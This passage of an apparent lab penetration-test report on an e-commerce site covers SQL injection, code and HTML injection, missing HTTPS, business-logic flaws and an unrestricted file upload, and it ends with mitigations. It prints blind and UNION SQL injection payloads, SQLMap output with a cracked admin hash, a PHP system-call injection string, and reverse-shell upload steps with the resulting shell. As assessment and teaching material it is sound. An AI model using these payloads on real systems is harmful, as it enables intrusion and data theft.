The tester attempted to find out the name of the database table through this method and using the information schemata but was unsuccessful. Unsuccessful attempts can be seen in **Appendix B – SQL Injection**. Although these attempts were unsuccessful in displaying the database table name, the resultant output of the query proves that this area of the website is vulnerable to SQL injection.

After using *SQLMap* further into SQL injection testing, it was discovered that the search bar was also vulnerable to a time-based blind query. This query, if its conditions are met, will pause before outputting the results. As the number of columns in the database table was already known, this step was skipped. First, to confirm the vulnerability, the query:

“ ‘AND SLEEP(5) – “

was entered. This instructed the database to wait before outputting any data and, while it did wait, the result of the query was not as intended. The time taken before any information output was far longer than 5 seconds. The command was run again and the time taken before information was output was recorded, and it came to 95 seconds. This indicated that the query was being executed multiple times before the information was output, and it was established that the query was being executed 19 times. To test this, the query was run again but the database was only instructed to wait for 1 second before outputting information. The query did indeed take 19 seconds, confirming the number of times the query was being executed. To speed up the process, the value used from then on was 0.2 so that the delay was still noticeable but not as long. Once the vulnerability was confirmed, the table name was enumerated. The first step in this process was to find out the length of the table name, which was done by using the query:

“ ‘AND IF (LENGTH(database())=X, SLEEP(0.2), 0) – “

was used, where X represented the length of the database. This value was increased by one every time the query was run until there was a delay. Using this technique, the table was found to be eight letters long. Once this was known, the name of the table could be obtained. The query:

```
“ ‘ AND IF (SUBSTRING)(database(), X, 1)='Y', SLEEP(0.2), 0) – ”
```

was entered, where X represents the position of the letter being interrogated, and Y represents the letter. The first letter was obtained by using the query:

```
“ ‘ AND IF (SUBSTRING)(database(), 1, 1)='a', SLEEP(0.2), 0) – ”,
```

where the tester went through the alphabet letter by letter. It was eventually established that the first letter of the table name was “s”. This process was repeated for every letter in the name until all eight letters had been enumerated, and the name was revealed to be “shopping”. If an attacker gained access to the database name, that information would aid them in sculpting a query to perform an SQL injection against the site.

3.8.3.2 Order ID

Following the use of *SQLMap* in **section 3.8.3.3**, the “orderid” field in the track order section was found to be vulnerable to a time-based blind. However, the same structure as previous attempts was not successful. This is due to how the database queries for this section are structured – the database requires another parameter. In this section of the website, the database uses a subquery within the query. Multiple attempts to test this manually were unsuccessful, so *SQLMap* was consulted and displayed the proper syntax to be:

```
“orderid=123’) AND (SELECT 8134 FROM (SELECT(SLEEP(5)))mEOU) AND  
('PLRO'='PLRO'&email=123@123.com&submit=”,
```

where 8134 represents a placeholder value, mEOU represents an alias for the sleep command as an alias is required as subqueries require aliases, and ‘PLRO’ = ‘PLRO’ represents a condition that will always be true. Using this structure, attempts to get a delay were successful and the time-based blind vulnerability for this field was confirmed. As the database name was already discovered in the previous section, the tester did not go any further with the SQL injection here. As above, this vulnerability could allow an attacker to gain access to sensitive information pertaining to the database.

3.8.3.3 SQLMap

As referenced above, *SQLMap* was used against the website after manual testing to find any other vulnerabilities and to enumerate the database. Firstly, the tester used *Burpsuite* to capture a request to the website, saved this to a file, and passed this file into *SQLMap*. As discovered in **section 3.2.3**, the website is using the “MySQL” system, so this option was specified when using *SQLMap*. As stated above, *SQLMap* found a time-based blind vulnerability for both the search bar and the order ID fields which can be viewed in **Figures 68 and 69**.

```

Parameter: product (POST) 2.168.110.80
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP) Open Browser
Payload: product=SDF' AND (SELECT 2756 FROM (SELECT(SLEEP(5)))khAD) AND 'Bwti'='Bwti&search=

Type: UNION query result via HTTP/1.1
Title: Generic UNION query (NULL) - 15 columns
Payload: product=SDF' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x71707a7671,0x65685843565447636679446d6a726e4d
6b6141615358794a476f4b696a6c4c674461664156767750,0x7171627071),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- -&search=

```

Figure 68 - SQLMap output for the search bar

```

Parameter: orderid (POST)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: orderid=asdf') AND (SELECT 8389 FROM (SELECT(SLEEP(5)))wTzv) AND ('xpfH'='xpfH&email=asdf@asdf&submit=

```

Figure 69 - SQLMap output for the order ID

Next, *SQLMap* was used to enumerate the databases linked to the website, and many other databases not affiliated with this website were accessible, as demonstrated in **Figure 70**. This raises a significant security concern as accessing other databases should not be possible




Figure 70 - Other databases

As previously discovered, the name of the database connected to the target website is “shopping”, so the shopping database was interrogated. Firstly, the tables connected to the database were enumerated. The database was found to contain the following tables:

- *admin*
- *category*
- *orders*
- *ordertrackhistory*
- *productreviews*
- *products*
- *subcategory*
- *userlog*
- *users*
- *wishlist*

This can be seen in **Figure 71**.

```

Database: shopping
[10 tables]
+-----+
| admin
| category
| orders
| ordertrackhistory
| productreviews
| products
| subcategory
| userlog
| users
| wishlist
+-----+

```

Figure 71 - Tables connected to the shopping database

The admin table was then enumerated and was found to contain the following columns:

- *creationDate*
- *id*
- *password*
- *updationDate*
- *username*

The password column was examined and was found to contain the hashed value of the already known administrator password (beth) which was subsequently cracked as shown in **Figure 72**.

```

Database: shopping
Table: admin
[1 entry]
+-----+-----+-----+-----+
| id | password | username | creationDate | updationDate |
+-----+-----+-----+-----+
| 1 | f0d78724487b188c0df666f874af6b27 (beth) | admin | 2017-01-24 16:21:18 | 25-01-2017 12:05:43 AM |
+-----+-----+-----+-----+

```

Figure 72 - Admin password

The rest of the columns were subsequently enumerated and can be seen in **Appendix B.2 - SQLMap**.

3.8.4 Testing for Code Injection

3.8.4.1 PHP Injection

To test for PHP injection, the following code was inserted into the search bar:

```

“<p><i><?php eval("echo ".message=test;system('ls -la');. ";;");?</i></p>”

```

This code is intended to force the website to ingest and execute the PHP code but was unsuccessful. However, the website always returns what the user searched for, and this time this output was blank, as can be seen in **Figure 73**. This suggests that, while the PHP code injection returned no output, the PHP code was ingested by the website, and therefore vulnerable to PHP code injection.

Search result for

No Product Found

Figure 73 - A blank output

3.8.4.2 Reflected HTML Injection

To test for HTML injection, the following HTML code was inserted into the search bar:

"<h1>html injection</h1>".

Figure 74 shows the normal response from the website when inputting "html injection", and **Figure 75** shows the response from the HTML code.

Search result for html injection

No Product Found

Figure 74 – Normal output

Search result for

html injection

Figure 75 - Output from HTML code

As displayed by the figures above, the output from the HTML code confirms that the code was executed by the website, demonstrating that the website is vulnerable to HTML injection.

3.8.4.3 Stored HTML Injection

Using the same method as above to test for HTML injection, the tester added a review to one of the products containing the code:

"<h1>Testing</h1>".

Again, one comment was left without HTML code and just the input "testing", and the other contained the code above.

STEVE 📅 2024-10-23 14:57:09

"Testing "

📝 steve

Figure 76 – Normal output

STEVE 📅 2024-10-23 14:57:17

"

Testing

"

Figure 77 – Output with HTML code

As shown in **Figures 76 and 77**, the website executes and stores the HTML code, confirming its vulnerability to stored HTML injection.

3.9 TESTING FOR ERROR HANDLING

3.9.1 Testing for Improper Error Handling

To evaluate the way in which the website handles incorrect data, the following areas of the website were tested with wrong information.

Area	Output
Login form - /login.php Credentials: hacklab@hacklab.com :nothacklab	Invalid email id or Password
Login form - /login.php Credentials: Nothacklab:hacklab	Username not found
Login form - /admin.php Credentials: admin:admin	Invalid username or password
Login form - /admin.php Credentials: notadmin:beth	Invalid username or password
Login form - /phpMyAdmin Credentials: wrong:wrong	Repeated login prompt and code 401

Table 11 - Error messages

The above error messages can be seen in **Appendix C – Error Messages**.

3.10 TESTING FOR WEAK CRYPTOGRAPHY

3.10.1 Testing for Weak Transport Layer Security

As discovered in **section 3.2.3**, the website is not running HTTPS, just HTTP. In accordance with this, the URL of the website does not have a padlock icon, just displaying “not secure” as seen in **Figure 78**, and therefore does not have Secure Sockets Layer (SSL) protection.



Figure 78 - No padlock in the URL

To further probe the apparent lack of HTTPS, *sslscan*, a command line utility to scan for security certificates, was used to test for HTTPS. *sslscan* was used due to its ability to not only test for SSL certificates but also the ability to test for the successor to SSL: Transport Layer Security (TLS). By default, *sslscan* tests port 443, the default port for HTTPS. As shown by **Figure 79**, *sslscan* could not connect to port 443. The scan was then run on port 80 and, as displayed by **Figure 80**, all versions of SSL were disabled as were all versions of TLS.

```
(kali㉿kali)-[~]
└─$ sslscan 192.168.1.10
Version: 2.0.15-static
OpenSSL 1.1.1q-dev  xx XXX xxxx

ERROR: Could not open a connection to host 192.168.1.10 (192.168.1.10) on port 443 (connect: Connection refused).
```

Figure 79 - Could not connect to port 443

```
(kali㉿kali)-[~]
└─$ sslscan 192.168.1.10:80
Version: 2.0.15-static
OpenSSL 1.1.1q-dev  xx XXX xxxx

Connected to 192.168.1.10

Testing SSL server 192.168.1.10 on port 80 using SNI name 192.168.1.10

SSL/TLS Protocols:
SSLv2      disabled
SSLv3      disabled
TLSv1.0    disabled
TLSv1.1    disabled
TLSv1.2    disabled
TLSv1.3    disabled

TLS Fallback SCSV:
Connection failed - unable to determine TLS Fallback SCSV support

TLS renegotiation:
Session renegotiation not supported

TLS Compression:
Compression disabled

Heartbleed:

Supported Server Cipher(s):
  Unable to parse certificate
  Unable to parse certificate
  Unable to parse certificate
  Unable to parse certificate
Certificate information cannot be retrieved.
```

Figure 80 - SSL and TLS disabled

This reinforces the fact that there is no use of HTTPS on this website anywhere.

3.11 BUSINESS LOGIC TESTING

3.11.1 Test Business Logic Data Validation

When testing the business logic of the cart system, it was noted that the quantity of any items added to the cart did not matter, and only one item was added. Even if this number is zero, one item is still added, as seen in **Figures 81 and 82**.



Figure 81 - Adding 0 items to the cart


Remove	Image	Product Name	Quantity	Price Per unit	Shipping Charge	Grandtotal
<input type="checkbox"/>		THE WIMPY KID DO -IT- YOURSELF BOOK ★★★★☆ (0 Reviews)	1	£ 12.00	£ 5.00	17.00

Figure 82 - One item is added to the cart

Additionally, when testing the logic of the pricing system, the price of items could be set to a negative number in the administrator area of the website.



Figure 83 - Item with negative price

As demonstrated in **Figure 83**, a product was added with a negative price.

This makes it evident that the business logic is inherently flawed on this website and could be used by an attacker to manipulate the website and perform unwanted actions.

3.11.2 Test Number of Times a Function Can Be Used Limits

As demonstrated in **section 3.5.3**, the website does not feature a lockout function, allowing an infinite number of attempts to be made, and leaving the website open to brute-force attacks.

3.11.3 Test Upload of Unexpected File Types

The website contains two functions that allow files to be uploaded: the profile picture of the user can be changed to a custom image, and the images for products on the website can be uploaded via the admin panel.

3.11.3.1 User Profile Picture

When uploading a file to the user profile picture section, only a JPEG or PNG file was accepted. As illustrated in **Figure 84** after uploading a text file called "text.txt", the website did not accept any other file types.




Figure 84 - Only JPEG or PNG allowed

As discovered in **Section 3.2.7 - Fingerprinting Web Application Framework**, altering the MIME type was a possible attack vector to circumvent the content filtering on the website. The MIME type, also known

as “content type”, is a piece of information supplied to a website when a file is being uploaded that states the file type (MDN, 2024). When the request to change the profile picture was captured in *Burpsuite*, the content type was visible in plain text, as seen in **Figure 85**, and was able to be modified as displayed in **Figure 86**.

```
-----245972245926057122381379062381
Content-Disposition: form-data; name="uploadedfile"; filename="text.txt"
Content-Type: text/plain
```

Figure 85 - Content type

```
-----245972245926057122381379062381
Content-Disposition: form-data; name="uploadedfile"; filename="text.txt"
Content-Type: image/jpeg
```

Figure 86 - Changed content type

Although modifying the content type was possible, this did not allow for bypassing the content filtering. To further attempt to circumvent the restrictions, the same text file was uploaded again but the file extension was changed from “txt” to “jpeg”. As demonstrated in **Figure 87**, this was successful.





Figure 87 - Changing the profile picture to "text.jpg"

The ability to avoid content filtering by simply changing the file extension demonstrates that the website is not adequately validating file types and is simply just testing for “.png” or “.jpeg” in the file extension. A PHP file containing code for a reverse shell was uploaded using this method to attempt to gain a shell on the target system. The PHP script was preinstalled on the Kali Linux machine, located in “/usr/share/webshells/php/php-reverse-shell.php” and can be viewed in **Appendix D – PHP Reverse Shell**. A *netcat* listener was employed to listen for any incoming connections, and the tester navigated to the pictures directory where, as established in **Section 3.6.1 – Testing for Directory Traversal File Include**, the profile pictures in use on the website were stored. Although the file was successfully uploaded, the PHP code did not execute. Nevertheless, this demonstrates that this function is vulnerable to unintended file uploads due to the lack of input validation and could be utilised as an attack vector.

3.11.3.2 Product Images

The other method to upload files is through the admin panel, where images can be added to products. Unlike the user profile picture, there is no content restriction when uploading files. As seen in **Figure 88**, the same PHP script as above can be uploaded in place of an image.



Product Image1 totallyinnocentfile.php

Product Image2 totallyinnocentfile.php

Product Image3 totallyinnocentfile.php

Figure 88 – Uploading PHP script

When the product that has the PHP script as the image is opened, the PHP script executes, initiating a connection with the aforementioned *netcat* listener, opening a reverse shell on the target system as evidenced in **Figure 89**.

```
/ $ whoami
nobody
/ $ pwd
/
/ $ ls -l
total 4
drwxr-xr-x  4 root    root      120 Oct 30 12:52 apps
drwxrwxr-x  2 root    staff    1400 Oct 30 12:52 bin
drwxrwxr-x 12 root    staff    7400 Oct 30 12:52 dev
drwxr-xr-x 10 root    root      840 Oct 30 12:52 etc
drwxrwxr-x  4 root    staff      80 Oct 30 12:52 home
-rwxrwxr-x  1 root    staff    403 Aug 14 2011 init
drwxrwxr-x  4 root    staff    840 Nov  6 2011 lib
drwxrwxr-x  5 root    staff    100 Oct 30 12:52 mnt
drwxrwsr-x  5 root    staff    280 Oct 30 12:52 opt
dr-xr-xr-x 242 root    root        0 Oct 30 12:52 proc
drwxrwxr-x  2 root    staff    100 Oct 30 12:52 root
drwxrwxr-x  3 root    staff     60 Aug 10 2011 run
drwxrwxr-x  2 root    staff   1140 Oct 10 2012/sbin
drwxr-xr-x 12 root    root        0 Oct 30 12:52 sys
drwxrwxrwt  4 root    staff    160 Oct 30 14:10 tmp
drwxr-xr-x  8 root    root     160 Dec 22 2010 usr
drwxr-xr-x  8 root    root     180 May 25 2009 var
```

Figure 89 - Shell on the server

As can be seen, the shell immediately opens in the root directory of the website system. Performing any further action would be outside the scope of this test, but it is vital to note that if access to the server is

gained, an attacker would have full access to the system and could cause catastrophic damage to the website. The document root – where all of the website files are stored - could be easily accessed through this method, and the location of this file was provided in the source code as stated in **Section 3.2.4 – Review Webpage Content for Information Leakage**. If the document root was compromised, an attacker would gain full control over the website.

4 DISCUSSION

4.1 GENERAL DISCUSSION

As stated by the brief provided, the primary aim of this penetration test was to evaluate the security of the Astley's Shop website and report the findings and recommendations. Using the OWASP Web Security Testing Guide as the basis for the methodology used in this assessment, as stated as the first sub-aim of this evaluation, it has been found that the website in its current state is "mostly functional" as described in the project brief. However, with regards to security, the website is severely below what is required.

The website is using heavily outdated technologies, providing attackers with the opportunity to find exploits in outdated software. Additionally, the port scan did not return a port running HTTPS. This resulted in a lack of vital encryption in all areas of the website. The robots.txt file linked to the website revealed a hidden directory containing a list of files pertaining to the company accounts, which could result in a data breach. The website revealed the location of the document root through a comment in the source code, allowing attackers to sculpt attacks with the confirmed location of the document root. The password policy of the website was also revealed in plain text. Not only does this allow an attacker to reverse engineer this policy to bypass authentication, but the policy itself is extremely poor. The only requirements are that both the password field and the confirm password field match, allowing for easily guessed or cracked passwords. As the administrator password was cracked by *Hydra* and was not a complex password, access to the administrator console could be trivial for an attacker and as such the whole website could be taken over by the attacker. The successful cracking from *Hydra* also reinforces the website's vulnerability to brute-force attacks. While *Hydra* was a suitable choice for this attack, *Burpsuite* was an alternative. If proving a vulnerability to brute forcing was the sole concern, the intruder feature available on *Burpsuite* would have been used as the "cluster bomb" option allowing for a huge number of requests to be sent to the website and would have been a clearer indication of a brute-force vulnerability. However, as discussed in **Section 3.5.3**, *Burpsuite Community Edition* is far slower than *Hydra* and as the object of the test was password cracking, speed was desired and thus *Hydra* was chosen. If available, *Burpsuite Professional Edition* would be the superior choice as there is no rate limiting, therefore the attacks are much faster, and it provides the option to encode the payloads (Atkinson, 2021).

The user registration form is sorely lacking proper input validation, as evidenced by the ability to fill out the fields with XSS code. When a user logs in with incorrect details, the resulting error message changes depending on which piece of information is incorrect, allowing attackers to enumerate information about user accounts. This can be used to confirm if an attacker has a correct username.

As the website solely relies on HTTP, all credentials transported are available to view in plain text. Any usernames, passwords, or cookies are visible and modifiable by simply intercepting the traffic. The only exception for this is the phpMyAdmin authentication page, where the credentials are encoded in Base64. However, this is not a substitute for encryption and as such can be easily decoded. The administrator account is assigned the username "admin" which can be easily guessed. There is no

lockout mechanism in use, leaving the website wide open to brute-force attacks as there is no limit to how many requests can be sent to the website. Any user can reset another user's password if the correct email and contact number are known as the reset password function takes place entirely online through the website. Users can access some directories by simply modifying the URL, providing a possible attack vector for a directory traversal attack. Although the only files that were accessed in the test were website files (e.g. the CSS or images), directory traversal could be used to access files on the server itself. As it was established this website is running on a Linux system, the "passwd" and "shadow" files – files on a Linux system containing the passwords and hashes respectively – could be accessed, allowing a potential password cracking attack.

All cookies are transported over HTTP and are not correctly destroyed, allowing attackers to intercept and use the cookies in attacks such as session hijacking, session fixation, or cross-site request forgery. The secret cookie was easily decodable, the cookies do not have the `httpOnly` setting enabled, giving the cookies no protection from a client-side attack, and the `isSecure` setting is also disabled, allowing the cookies to be transported over HTTP. The `sameSite` setting has no restrictions, removing any limits on which requests cookies can be used. The session does not have a timeout function; therefore, user sessions will always be active until manually logged out. If the user is idle for a period of time, the session will remain open to manipulation/hijacking from an attacker.

The website was found to be vulnerable to both stored and reflected XSS and SQL injection. The name of the database was obtained using manual SQL injection and the rest of the database was enumerated using *SQLmap*. While *SQLMap* provided lots of information about the database, automated tools have the possibility to overlook and miss some crucial information, hence the inclusion of manual testing. There was no validation on any form connected to a database on the website, allowing attackers indirect access through the SQL injection vulnerability. PHP injection and HTML injection were both found to be possible on this website also, introducing the possibility of command injection via PHP or website defacement through HTML injection.

There is neither an SSL nor TLS certificate on this site, negating the possibility of using HTTPS completely. Without an SSL/TLS certificate, all traffic on the website will continue to be unencrypted and therefore open to manipulation.

There is no validation for adding items to the cart, as only one item is ever added, or the price setting in the administrator console. Item prices can be set to negative numbers, which could wreak havoc on business accounts. While the profile picture change function filters out files depending on the extension, the actual file type itself is not being checked. Furthermore, the function to add photos to products has no file filtering at all, allowing malicious files, such as reverse shells, to be uploaded. With a reverse shell on the server, an attacker has full access to the system and could cause catastrophic damage. The attacker could access the document root, the password file, or any other file containing critical configuration settings for the website. While all outlined vulnerabilities are cause for concern, the ability to gain a reverse shell on the system presents an immediate threat due to the scale of damage that could be caused, if an attacker gained access to the system behind the website.

The sheer volume of vulnerabilities found across the *Astley's Shop* website highlights a distinct lack of adherence to necessary security practices by the designers of the site and raises concerns due to the absence of basic security practices necessary for web applications, such as HTTPS, input sanitisation, or lack of file filtering. The ease at which the administrator panel and reverse shell on the server were gained aligns with the data discussed in **Section 1.1 – Background** pertaining to the lack of security found through penetration tests (Positive Technologies, 2022), emphasising the importance of a security test for *Astley's Shop* and the urgency in which these remediations should take place.

The vulnerabilities found pose not only a risk to the functions of the website but also a financial risk. As outlined in **Section 1.1 – Background**, the costs of data breaches can be incredibly high (IBM, 2024), with the risk of a large fine on top of the data breach cost (ICO, n.d). The vulnerabilities on the website also pose a risk to the professional reputation of *Astley's Shop*. If the security posture of this website was made public, customers of this website may shop elsewhere. Given the large percentage of E-Commerce users discussed in **Section 1.1 – Background** (Statista, 2024), this in turn would pose a financial risk due to losses made if customers were to stop using *Astley's Shop*.

With respect to the second sub-aim of this security examination – to outline the findings and suggested remediations in a report - the discoveries from the penetration test are displayed in **Section 3 – Procedure and Results**, with the remediations outlined in **Section 4.2 – Mitigations**. Given the vulnerabilities discovered and the risks outlined above, it is the overall recommendation that *Astley's Shop* should be taken offline until the remediations outlined in **Section 4.2 – Mitigations** are implemented.

As displayed in **Section 3 – Procedure and Results** and in **Section 4 - Discussion**, the test has successfully met its aims. The test was performed in accordance with the OWASP Web Security Testing Guide and found several vulnerabilities using this methodology. This report contains the findings of the test and recommended action as set out in **Section 4.2 – Mitigations**.

Overall, the OWASP Web Security Testing Guide as a methodology greatly benefited this project, the comprehensive nature of the methodology allowed for the discovery of the vulnerabilities previously outlined and was a suitable choice for this web application penetration test. The methodology allowed the test to be carried out logically, ensuring that no areas of the website were missed, and providing clear instructions on how to perform each section of the test. However, because of the varying nature of web applications, the coverage of this methodology may have been too wide for this website and as such several sections did not apply to this test; a more focused methodology could potentially have yielded faster results but may not have been as detailed.

4.2 MITIGATIONS

4.2.1 Outdated Service Versions

Both the ProFTPD and Apache servers were found to be outdated. Support and updates for old versions of software are often discontinued, leaving the software vulnerable. To mitigate this, the service versions should be updated to the latest release as soon as possible.

4.2.2 Information Leakage through Robots.txt

This vulnerability occurred using robots.txt to hide files. Files should not be hidden with robots.txt, they should be hidden in areas that are not publicly available and require suitable authentication to access.

4.2.3 Information Leakage through Source Code

The document root – where all the website's files are stored – was left in a comment in the source code. Similarly, the password policy was left in a JavaScript script. To prevent this, all code should be checked for sensitive information before going online.

4.2.4 Weak Password Policy

As discovered, there is no password policy past ensuring that the password and confirm password fields match. There is no password complexity enforced to protect against cyber-attacks. The password policy should be immediately updated to reflect modern password standards. According to Microsoft guidance, passwords should be a minimum length of 12 characters with a mixture of different character types such as capital letters, special characters, and numbers (Microsoft, n.d).

4.2.5 User Registration

As detailed, there is the bare minimum of input validation included in the user registration form. Firstly, the tester was able to register a user with XSS code in the fields. Action should be taken for every input field on the website to prevent users from entering special characters that could allow code to be executed, such as XSS attacks. Secondly, multiple users can register using the same credentials. This should be changed by only allowing an email address and phone number to be assigned to one user. Furthermore, both the name and contact number fields allow data that is not the intended type. Checks should be taken to ensure that only the expected data type can be entered in these fields. Finally, as already mentioned, the password policy in use on this form is lacklustre, with easily guessed passwords allowed with no complexity requirements.

4.2.6 Information Gained from Error Messages

When incorrect credentials are entered, a different error message is displayed depending on what is incorrect. To correct this issue, the error output should be the same regardless of which field is incorrect, with a generic message such as "Username or Password Incorrect".

4.2.7 Unencrypted Transportation of Credentials

As the traffic for this website is transported over HTTP, there is no encryption deployed on the website meaning that any traffic sent can be intercepted and read by attackers. To mitigate this vulnerability, the website should use HTTPS. This can be done by acquiring an SSL certificate and configuring the Apache server utilised by the website to use HTTPS.

4.2.8 Brute Forcing

As there is no lock-out functionality in use on this website, brute-force attacks are possible. To mitigate this, the website should introduce a lockout functionality after no more than 10 failed login attempts (NCSC, 2018).

4.2.9 Weak Password Change

In its current form, *Astley's Shop* has a very insecure password change function. Users' passwords can be changed without knowing the current password, allowing attackers who gain access to an account to lock the owner out. To correct this, there should be validation that ensures the entered password and the account's current password match.

4.2.10 Weak Password Reset

As with the password change function, the reset password function for users who forget their passwords is incredibly insecure and open to exploitation; any user's password can be changed if the email address and phone number are known. This can be mitigated by removing the password reset function from the website and performing it via email instead. If a user is sent an email to reset their password, this eliminates the risk of their password being unknowingly reset. Additionally, the implementation of a security question would further hinder attackers from bypassing authentication.

4.2.11 Directory Traversal

The tester was able to access certain directories just by modifying the URL. To protect against these attacks, a list of trusted users – known as an “allow list” – should be created to block access to files except for those on the list (PullRequest, 2024). In addition to this, every file containing sensitive information should require authentication before it can be opened in the event of an attacker obtaining such a file. Finally, as the website is using Apache, directory listing can be disabled entirely by modifying the .htaccess file, by adding the line “Options All – Indexes” (WPScholar, n.d).

4.2.12 Insecure Cookies

At present, there is no encryption in use on the site cookies, allowing them to be viewed by attackers. To remediate this, the “isSecure” cookie setting should be enabled.

4.2.13 Incorrect Cookie Deletion

Neither cookie is being correctly destroyed upon logout, allowing for the manipulation of user sessions. To prevent this, the cookies should be set to be destroyed upon logout, rather than when the session is destroyed.

4.2.14 Reverse Engineering Cookies

While the session cookie is random and was not able to be decoded, the secret cookie was able to be reverse-engineered, revealing the user's credentials. Apart from the aforementioned mitigation of transporting the cookies over HTTPS, the secret cookie itself should be encrypted, rather than merely encoded as this can be easily reversed.

4.2.15 Cookies Attributes

The current cookie attributes contribute towards the negative security posture of the site. To fix this, the cookies should have the httpOnly flag enabled to prevent against XSS (MDN Web Docs, 2024), the isSession flag disabled so that cookies don't default to expiring only when the session expires, and the

sameSite flag should be changed to “strict” to avoid cookies being used in any inter-domain requests (Riramar, n.d).

4.2.16 Session Fixation

As the cookies do not change regardless of whether the user is logged in, aside from the introduction of the secret cookie upon logging in, the website is vulnerable to session fixating. This should be remediated by ensuring that the values of the cookies change when the user logs in and again upon logout.

4.2.17 Session Timeout

As the sessions do not automatically time out combined with the outlined session management flaws, user sessions are vulnerable to attack until the user manually logs out. To prevent this, the session cookie should be destroyed after a certain period of idleness.

4.2.18 Session Hijacking

As established, the session cookies are browser specific meaning that no matter how many different users are logged in on a browser, the session cookie will always remain the same. This, combined with the session cookie not changing when a user logs in leaves the website open to session hijacking. To mitigate this, each user should have a different session cookie that should not be valid on any other browser.

4.2.19 SQL Injection

As found, the website is vulnerable to SQL injection. To mitigate this, as with XSS, inputs should be sanitised, and special characters should be stripped. A further mitigation to this is to use prepared statements. Prepared statements, unlike standard SQL queries, use placeholders that prevent escape characters from being used to alter the existing SQL queries.

4.2.20 Code Injection

As with XSS and SQL, code injection should be prevented via the use of input sanitation to prevent special characters from being used.

4.2.21 Business Logic

To ensure that the correct number of items are added to the cart and that the prices of items cannot be set to negative numbers, these processes should have proper validation, such as a range check, to ensure that the correct values are being processed.

4.2.22 File Uploads

As evidenced, the website has little to no file filtering, resulting in a reverse shell being gained on the server. Sufficient content checking should be in place, such as checking the file header to ensure only approved files are uploaded.

4.3 FUTURE WORK

